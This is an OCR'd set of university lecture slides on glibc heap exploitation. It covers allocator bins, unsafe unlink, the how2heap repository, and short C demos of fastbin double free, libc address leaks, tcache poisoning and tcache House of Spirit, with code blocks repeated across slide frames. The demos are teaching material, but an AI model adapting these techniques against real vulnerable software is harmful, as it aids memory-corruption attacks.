Heap exploitation

Insu Yun

Today’s lecture

- Understand heap exploitation

Review: Heap vulnerabilities

- Overflow: Writing beyond an object boundary
- Write-after-free: Reusing a freed object
- Invalid free: Freeing an invalid pointer
- Double free: Freeing a reclaimed object

→ Application- or allocator-specific exploitation

Summary: Bins and chunks

- Fast bins: 10 fast bins
  - 32, 48, …, 128 bytes (in x64)
  - Same size
  - Single linked list
  - No coalescing

- Small bins: 62 small bins
  - 32, 48, …, 1024 bytes
  - Same size
  - Double linked list
  - Coalescing

Summary: Bins and chunks

- Large bins: 64 large bins
  - Size > 1024
  - Coalescing
  - Double linked list + Sorted list
  - Multiple sizes

https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/


Summary: Bins and chunks

- Unsorted bin: 1 bin
  - A cache layer to speed up allocation & deallocation
- Top chunk
  - Chunk at the borders the top of arena
  - Can grow using sbrk

Summary: tcache


- New feature from glibc 2.26
- At most 7 chunks (unlike other bins)
- 64 bins: 32, … 1040
- Single linked list
- No coalescing

Example: unlink() in ptmalloc2





```
unlink():   P->fd->bk = P->bk
            P->bk->fd = P->fd
```

Example: unlink() in ptmalloc2




```
unlink():   P->fd->bk = P->bk
            P->bk->fd = P->fd
```

Example: Unsafe unlink() in the presence of memory corruptions (e.g., overflow)




```
unlink():   P->fd->bk = P->bk
```

=> fptr = evil

Security checks are introduced in the allocator to prevent such exploitations

```
unlink():   assert(P->fd->bk == P);
            P->fd->bk = P->bk
```

This check is still ***bypassable***,
but it makes exploit more ***complicated***

Malloc Maleficarum

The Malloc Maleficarum

Glibc Malloc Exploitation Techniques

by Phantasmal Phantasmagoria

phantasmal@hush.ai

The House of Prime

The House of Mind

The House of Force

The House of Lore

The House of Spirit

The House of Chaos

how2heap

- https://github.com/shellphish/how2heap

README.md

Educational Heap Exploitation

This repo is for learning various heap exploitation techniques. We use Ubuntu's Libc releases as the gold-standard. Each technique is verified to work on corresponding Ubuntu releases. You can run `apt source libc6` to download the source code of the Libc your are using on Debian-based operating system. You can also click ▶️ to debug the technique in your browser using gdb.

We came up with the idea during a hack meeting, and have implemented the following techniques:

File	▶️	Technique	Glibc-Version	Patch	Applicable CTF Challenges
first_fit.c		Demonstrating glibc malloc's first-fit behavior.			
calc_tcache_idx.c		Demonstrating glibc's tcache index calculation.			
fastbin_dup.c	▶️	Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.	latest		
fastbin_dup_into_stack.c	▶️	Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.	latest		9447-search-engine, 0ctf 2017-babyheap
		Tricking malloc into			

how2heap / glibc_2.31 /

Youheng-Lue Fixed typo in large_bin_attac > 2.30

Name	Last commit message
..	
fastbin_dup.c	implement different fastbin_dup for different libc versions
fastbin_dup_consolidate.c	add reference and enable it
fastbin_dup_into_stack.c	add fastbin_dup_into_stack to glibc_2.27 as well
fastbin_reverse_into_tcache.c	make several techniques work by copying the same technqiues from 2.27 :)
house_of_botcake.c	reorgnization in Ubuntu LTS releases
house_of_einherjar.c	Adding contributor's name
house_of_lore.c	Merge pull request #156 from Ch0pin/master
house_of_mind_fastbin.c	add assertion to house_of_mind
house_of_spirit.c	add back fastbin-based house_of_spirit
large_bin_attack.c	Fixed typo in large_bin_attac > 2.30
mmap_overlapping_chunks.c	add mmap_overlapping_chunks to Makefile
overlapping_chunks.c	make overlapping_chunks work in 2.31
poison_null_byte.c	complement poison_null_byte exploits
tcache_house_of_spirit.c	make several techniques work by copying the same technqiues from 2.27 :)
tcache_poisoning.c	make several techniques work by copying the same technqiues from 2.27 :)
tcache_stashing_unlink_attack.c	implement different fastbin_dup for different libc versions

Code Blame 50 lines (39 loc) · 1.14 KB

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

int main()
{
	setbuf(stdout, NULL);

	printf("This file demonstrates a simple double-free attack with fastbins.\n");

	printf("Fill up tcache first.\n");
	void *ptrs[8];
	for (int i=0; i<8; i++) {
		ptrs[i] = malloc(8);
	}
	for (int i=0; i<7; i++) {
		free(ptrs[i]);
	}

	printf("Allocating 3 buffers.\n");
	int *a = calloc(1, 8);
	int *b = calloc(1, 8);
	int *c = calloc(1, 8);

	printf("1st calloc(1, 8): %p\n", a);
	printf("2nd calloc(1, 8): %p\n", b);
	printf("3rd calloc(1, 8): %p\n", c);

	printf("Freeing the first one...\n");
	free(a);

	printf("If we free %p again, things will crash because %p is at the top of the free list.\n", a, a);
	// free(a);

	printf("So, instead, we'll free %p.\n", b);
	free(b);

	printf("Now, we can free %p again, since it's not the head of the free list.\n", a);
```

Information leakage

- Vulnerability: Uninitialized memory read or Use-after-free
- Consequence: Libc leak


```
int main()
{
        intptr_t *a = malloc(2048);
        intptr_t *b = malloc(0x10);
        free(a);
        // Main arenna's address
        // (i.e., libc's static variable)
        printf("%p\n", a[0]);
}
```

Tcache poisoning (libc 2.31)


- Vulnerability: Metadata corruption (i.e., Overflow or Write-after-free)
- Consequence: Arbitrary chunk allocation

```
int main()
{
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);
  free(a);
  free(b);
  b[0] = (intptr_t)&stack_var;
  malloc(128);
  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
}
```


```c
int main()
{
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);
  free(a);
  free(b);
  b[0] = (intptr_t)&stack_var;
  malloc(128);
  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
}
```




```c
int main()
{
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);
  free(a);
  free(b);
  b[0] = (intptr_t)&stack_var;
  malloc(128);
  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
}
```




```c
int main()
{
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);
  free(a);
  free(b);
  b[0] = (intptr_t)&stack_var;
  malloc(128);
  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
}
```




```c
int main()
{
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);
  free(a);
  free(b);
  b[0] = (intptr_t)&stack_var;
  malloc(128);
  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
}
```



```c
int main()
{
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);
  free(a);
  free(b);
  b[0] = (intptr_t)&stack_var;
  malloc(128);
  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
}
```





&stack_var


b

Tcache House of Spirit (latest)


- Vulnerability: Invalid free
- Consequence: Non-heap chunk allocation

```
int main()
{
  malloc(1);
  // pointer that will be overwritten
  unsigned long long *a;
  // fake chunk region
  unsigned long long fake_chunks[10];
  // this is the size
  fake_chunks[1] = 0x40;
  a = &fake_chunks[2];
  free(a);
  void *b = malloc(0x30);
  assert((long)b == (long)&fake_chunks[2]);
}
```


```c
int main()
{
  malloc(1);
  // pointer that will be overwritten
  unsigned long long *a;
  // fake chunk region
  unsigned long long fake_chunks[10];
  // this is the size
  fake_chunks[1] = 0x40;
  a = &fake_chunks[2];
  free(a);
  void *b = malloc(0x30);
  assert((long)b == (long)&fake_chunks[2]);
}
```



```c
int main()
{
  malloc(1);
  // pointer that will be overwritten
  unsigned long long *a;
  // fake chunk region
  unsigned long long fake_chunks[10];
  // this is the size
  fake_chunks[1] = 0x40;
  a = &fake_chunks[2];
  free(a);
  void *b = malloc(0x30);
  assert((long)b == (long)&fake_chunks[2]);
}
```



```c
int main()
{
  malloc(1);
  // pointer that will be overwritten
  unsigned long long *a;
  // fake chunk region
  unsigned long long fake_chunks[10];
  // this is the size
  fake_chunks[1] = 0x40;
  a = &fake_chunks[2];
  free(a);
  void *b = malloc(0x30);
  assert((long)b == (long)&fake_chunks[2]);
}
```



fake_chunks

prev_size = ???
size = 0x40
fd = ???
bk = ???


entries[1]
entries[2]
…


Unsafe unlink (~ latest)

